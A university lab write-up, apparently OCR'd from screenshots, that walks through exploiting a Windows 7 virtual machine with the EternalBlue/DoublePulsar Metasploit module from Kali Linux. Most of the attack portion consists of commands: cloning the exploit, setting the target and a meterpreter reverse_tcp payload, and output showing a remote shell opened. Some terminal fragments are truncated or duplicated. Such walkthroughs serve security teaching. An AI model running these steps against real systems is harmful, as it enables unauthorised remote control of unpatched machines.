BSc (Hons) in Information Technology

Exploit Box Write Up

IE1212 – System & Network Programming

Year 2 : Semester I : 2019

Exploiting Vulnerabilities
(Windows 7 Home Premium)
With
Eternal-Blue Script

IT18211160
C.S Wijetunga

SLIIT
Discover Your Future

BSc (Hons) in Information Technology
Exploit Box Write Up

IE1212 – System & Network Programming

Year 2 : Semester I : 2019


Windows 7 is a personal computer operating system that was produced by Microsoft as part of the Windows NT family of operating systems. It was released to manufacturing on July 22, 2009 and became generally available on October 22, 2009, less than three years after the release of its predecessor, Windows Vista

EternalBlue is an exploit most likely developed by the NSA as a former zero-day. It was released in 2017 by the Shadow Brokers, a hacker group known for leaking tools and exploits used by the Equation Group_which has possible ties to the Tailored Access Operations unit of the NSA.

Source - https://null-byte.wonderhowto.com/how-to/exploit-eternalblue-windows-server-with-metasploit-0195413/

****


First we have to start our Kali Linux OS and Windows 07 Home Premium. In this case we are using VM Workstation with both OS installed within it.



We can Install Windows 07 with or without a password. Only thing we need is to make sure both OS are connected to same network. To check that we have to run,


*** Kali Linux - Open Terminal and type ifconfig** (fig 2)
*** Windows 07 – Open Command Prompt and type ipconfig** (fig 3)

(fig 2)



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.118.130  netmask 255.255.255.0  broadcast 192.168.118.255
        inet6 fe80::20c:29ff:fef5:bf9c  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:f5:bf:9c  txqueuelen 1000  (Ethernet)
        RX packets 1098  bytes 69539 (67.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2060  bytes 126770 (123.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

(fig 3)


Recycle Bin
Workstation
Kali-Linux-2019.3-vmware-am...
Windows 7 x64 Home Pre...
C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Chamo Wijetunga>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::f41d:49ab:fd91:fd50%11
   IPv4 Address. . . . . . . . . . . : 192.168.118.128
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.118.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Users\Chamo Wijetunga>
```

We can ping them and send packets to both of them to check whether they receive each others data. To do that we have to type

***ping [IP address of the other machine]**

Sometimes when we send packets from Kali to Windows the process will take more time than expected. But Windows will send packets easily to Kali Linux. It wont be necessary to ping both to continue our attack.

****
Before moving into next step we must make sure our Kali Linux machine is up to date. We have to setup Kali Repositories and run,

****sudo apt-get update   inside our terminal.***

This EternalBlue script will require wine installed in the Kali to execute correctly. To do that we have to run these commands in Kali terminal.

****dpkg –add-arcitecture i386 && apt-get update && apt-get install wine32***

****find ~/.local/share -name “*wine” | xargs --no-run-if-empty rm-r***

If we already have xerosploit installed in our Kali Linux machine attacking process will be easy. nmap will give us the same results and installing xerosploit wont be a compulsory thing,

In this case I am using xerosploit, We have to run these command in our terminal in order to install xerosploit,

git clone https://github.com/LionSec/xerosploit
cd xerosploit && sudo python install.py

After that we can continue our attack

****


First of all we have to download **EternalBlue** script from git-hub.
* *We have to make sure that it will be downloaded in to our **root** directory. Downloading it in to ant folder that we created will be a main cause to failure of our attack.* *

***git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit.git**

Then we have to move in to that folder and copy out **eternal_doublepulsar.rb** to the folder that our windows/smb scripts are stored.

***cd Eternalblue-Doublepulsar-Metasploit**

***cp eternal_doublepulsar.rb *usr*share/metasploit-framework/exploits/windows/smb**


Applications
Workstation
Kali-Linux-2019.3-vmwar...
Windows 7 x64 Home Premium
mount-shared-folders
restart-vm-tools
Eternalblue-Doublepulsar-...
root@kali: ~/Desktop/Eternalblue-Doublepulsar-Metasploit
File Edit View Search Terminal Help


```
root@kali:~# cd Desktop/
root@kali:~/Desktop# git clone https://github.com/ElevenPaths/Eternalblue-Double
pulsar-Metasploit.git
Cloning into 'Eternalblue-Doublepulsar-Metasploit'...
remote: Enumerating objects: 65, done.
remote: Total 65 (delta 0), reused 0 (delta 0), pack-reused 65
Unpacking objects: 100% (65/65), done.
root@kali:~/Desktop# cd Eternalblue-Doublepulsar-Metasploit/
root@kali:~/Desktop/Eternalblue-Doublepulsar-Metasploit# ls
deps  eternalblue_doublepulsar.rb  LICENSE  README.md
root@kali:~/Desktop/Eternalblue-Doublepulsar-Metasploit# cp eternalblue_doublepu
lsar.rb /usr/share/metasploit-framework/modules/exploits/windows/smb
root@kali:~/Desktop/Eternalblue-Doublepulsar-Metasploit#
```

After that we can start up our **msfconsole**.

***msfconsole**


Wile msfconsole is starting we can check the target details using **xerosploit**. To run xerosploit we have to open up a new terminal and type,

***sudo xerosploit**



```
root@kali:~# xerosploit
```

Inside xerosploit we have to run, ***scan** command and it will output our network map with all connected devices and their IP addresses.



```
[+] Please type 'help' to view commands.

Xero ➪ scan

[++] Mapping your network ...

[+]──────────[ Devices found on your network ]──────────[+]

 IP Address          Mac Address           Manufacturer

 192.168.118.1       00:50:56:C0:00:08     (VMware)
 192.168.118.2       00:50:56:F1:F2:73     (VMware)
 192.168.118.128     00:0C:29:49:56:01     (VMware)
 192.168.118.254     00:50:56:F5:59:F5     (VMware)
 192.168.118.130     00:0C:29:F5:BF:9C     (This device)

[+] Please choose a target (e.g. 192.168.1.10). Enter 'help' for more informatio
n.

Xero ➪
```


```
e https://github.com/ElevenPaths/Eternalblue-Double

blepulsar-Metasploit'...
65, done.
eused 0 (delta 0), pack-reused 65
5), done.
alblue-Doublepulsar-Metasploit/
ue-Doublepulsar-Metasploit# ls
r.rb  LICENSE  README.md
ue-Doublepulsar-Metasploit# cp eternalblue_doublepu
-framework/modules/exploits/windows/smb
ue-Doublepulsar-Metasploit# msfconsole
ramework console.../
pport: No database YAML file

ramework console...\
```

Highlighted IP address it owned by our target machine as we saw before.

Then we have to find our downloaded script in msfconsole and use it using,

***use exploit/windows/smb/eternalblue_doublepulsar**(fig 6)

(fig 6)




Applications
Workstation
Kali-Linux-2019.3-vmwar...
Windows 7 x64 Home Premium
root@kali: ~
File Edit View Search Terminal Help
root@kali: ~/Desktop/Eternalblue-Doublepulsar-Metasploit
File Edit View Search Terminal Help

```
[+] Please type 'help' to view commands.

Xero ➮ scan
[++] Mapping your network ...
```

```
msf5 > use exploit/windows/smb/eternalblue_doublepulsar
msf5 exploit(windows/smb/eternalblue_doublepulsar) > 
```

After that we can see the available options to the selected exploit by typing command,

*(msf>)**show options**



Kali-Linux-2019.3-vmwar...
Windows 7 x64 Home Premium
root@kali: ~/Desktop/Eternalblue-Doublepulsar-Metasploit
File Edit View Search Terminal Help
6:46 PM
9/13/2019

```
Module options (exploit/windows/smb/eternalblue_doublepulsar):

   Name                Current Setting                                  Required
  Description
   ----                ---------------                                  --------
  -----------
   DOUBLEPULSARPATH    /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes
  Path directory of Doublepulsar
   ETERNALBLUEPATH     /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes
  Path directory of Eternalblue
   PROCESSINJECT       wlms.exe                                         yes
  Name of process to inject into (Change to lsass.exe for x64)
   RHOSTS                                                               yes
  The target address range or CIDR identifier
   RPORT               445                                              yes
  The SMB service port (TCP)
   TARGETARCHITECTURE  x86                                              yes
  Target Architecture (Accepted: x86, x64)
   WINEPATH            /root/.wine/drive_c/                             yes
  WINE drive_c path


Exploit target:
```


We can switch in to the terminal that we have opened xerosploit in it and see what are the open ports in target IP address. In order to do that we have to run,

***[Target IP address]**

***pscan**


***run** All one after other in xerosploit console after [Xero>]

It will display out all available opened ports in Windows 7 machine and we can make sure that our exploit is targeting one from those opened ports.



```
[+] Please choose a target (e.g. 192.168.1.10). Enter 'help' for more informatio
n.

Xero ➾ 192.168.118.128

[++] 192.168.118.128 has been targeted.

[+] Which module do you want to load ? Enter 'help' for more information.

Xero»modules ➾ pscan

                    Port Scanner

    Find open ports on network computers and retrieve
   versions of programs running on the detected ports

[+] Enter 'run' to execute the 'pscan' command.

Xero»modules»pscan ➾
```

```
msf5 exploit(windows/smb/eternalblue_doublepulsar) >
```



```
Xero»modules»pscan ➾ run

[++] Please wait ... Scanning ports on 192.168.118.12

[+]————————[ Port scan result for 192.168.118.128 ]

 SERVICE         PORT         STATE

 MSRPC           135/TCP      OPEN
 NETBIOS-SSN     139/TCP      OPEN
 MICROSOFT-DS    445/TCP      OPEN
 UNKNOWN         49152/TCP    OPEN
 UNKNOWN         49153/TCP    OPEN
 UNKNOWN         49154/TCP    OPEN
 UNKNOWN         49155/TCP    OPEN
 UNKNOWN         49156/TCP    OPEN
 UNKNOWN         49159/TCP    OPEN

[+] Enter 'run' to execute the 'pscan' command.

Xero»modules»pscan ➾
```

```
   ETERNALBLUEPATH     /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes
  Path directory of Eternalblue
   PROCESSINJECT       wlms.exe                                         yes
  Name of process to inject into (Change to lsass.exe for x64)
   RHOSTS                                                               yes
  The target address range or CIDR identifier
   RPORT               445                                              yes
  The SMB service port (TCP)
   TARGETARCHITECTURE  x86                                              yes
  Target Architecture (Accepted: x86, x64)
   WINEPATH            /root/.wine/drive_c/                             yes
  WINE drive_c path


Exploit target:

   Id  Name
   --  ----
   8   Windows 7 (all services pack) (x86) (x64)


msf5 exploit(windows/smb/eternalblue_doublepulsar) > set RHOST 192.168.118.128
RHOST => 192.168.118.128
msf5 exploit(windows/smb/eternalblue_doublepulsar) >
```

****

When we done port scanning we can move in to our msfconsole and set the parameters for our exploit. First we have to setup the **RHOST**. Since this attack is a **Payload based** one we have to upload the payload in to the script. Then we have to set the **PROCESSINJECT**. Every command we must run are given below and those command must be executed one after other in msfconsole.

***set RHOST [Target IP Address]**

***set PROCESSINJECT svchost.exe**


***set payload windows/x64/meterpreter/reverse_tcp**

***set LHOST [Listeners IP Address]**


***exploit**

After we executed exploit command the attack will start. There will be some errors saying some package are missing. If we start our attack after doing configurations in Kali Linux, Those Errors wont be popping up.

If our attack successful it will open up a meterpreter in Windows 7 machine and we can access and manipulate all data in that system easily.




```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set RHOST 192.168.118.128
RHOST => 192.168.118.128
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set PROCESSINJECT svchost.exe
PROCESSINJECT => svchost.exe
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set lhost 192.168.118.130
lhost => 192.168.118.130
msf5 exploit(windows/smb/eternalblue_doublepulsar) >
```



root@kali: ~/Desktop/Eternalblue-Doublepulsar-Metasploit
File Edit View Search Terminal Help
root@kali: ~
Terminal Help

```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > exploit
[*] Started reverse TCP handler on 192.168.118.130:4444
[*] 192.168.118.128:445 - Generating Eternalblue XML data
[*] 192.168.118.128:445 - Generating Doublepulsar XML data
[*] 192.168.118.128:445 - Generating payload DLL for Doublepulsar
[*] 192.168.118.128:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.118.128:445 - Launching Eternalblue...
[+] 192.168.118.128:445 - Backdoor is already installed
[*] 192.168.118.128:445 - Launching Doublepulsar...
[*] Sending stage (206403 bytes) to 192.168.118.128
[*] Meterpreter session 2 opened (192.168.118.130:4444 -> 192.168.118.128:49161)
 at 2019-09-13 08:30:36 -0400
[+] 192.168.118.128:445 - Remote code executed... 3... 2... 1...

meterpreter > 
```

```
local/share -name "*wine*" | xargs --no-run-if-empty rm -r

ROADCAST,RUNNING,MULTICAST>  mtu 1500
118.130  netmask 255.255.255.0  broadcast 192.168.118.255
0c:29ff:fef5:bf9c  prefixlen 64  scopeid 0x20<link>
9:f5:bf:9c  txqueuelen 1000  (Ethernet)
9786  bytes 227704150 (217.1 MiB)
dropped 0  overruns 0  frame 0
525  bytes 1890833 (1.8 MiB)
dropped 0 overruns 0  carrier 0  collisions 0

ACK,RUNNING>  mtu 65536
1  netmask 255.0.0.0
efixlen 128  scopeid 0x10<host>
len 1000  (Local Loopback)
```



```
meterpreter > sysinfo
Computer        : WIN-251QP8I1VU8
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```

```
ACK,RUNNING>  mtu 65536
1  netmask 255.0.0.0
efixlen 128  scopeid 0x10<host>
len 1000  (Local Loopback)
  bytes 1746 (1.7 KiB)
dropped 0  overruns 0  frame 0
  bytes 1746 (1.7 KiB)
dropped 0 overruns 0  carrier 0  collisions 0
```

BSc (Hons) in Information Technology

Exploit Box Write Up

IE1212 – System & Network Programming

Year 2 : Semester I : 2019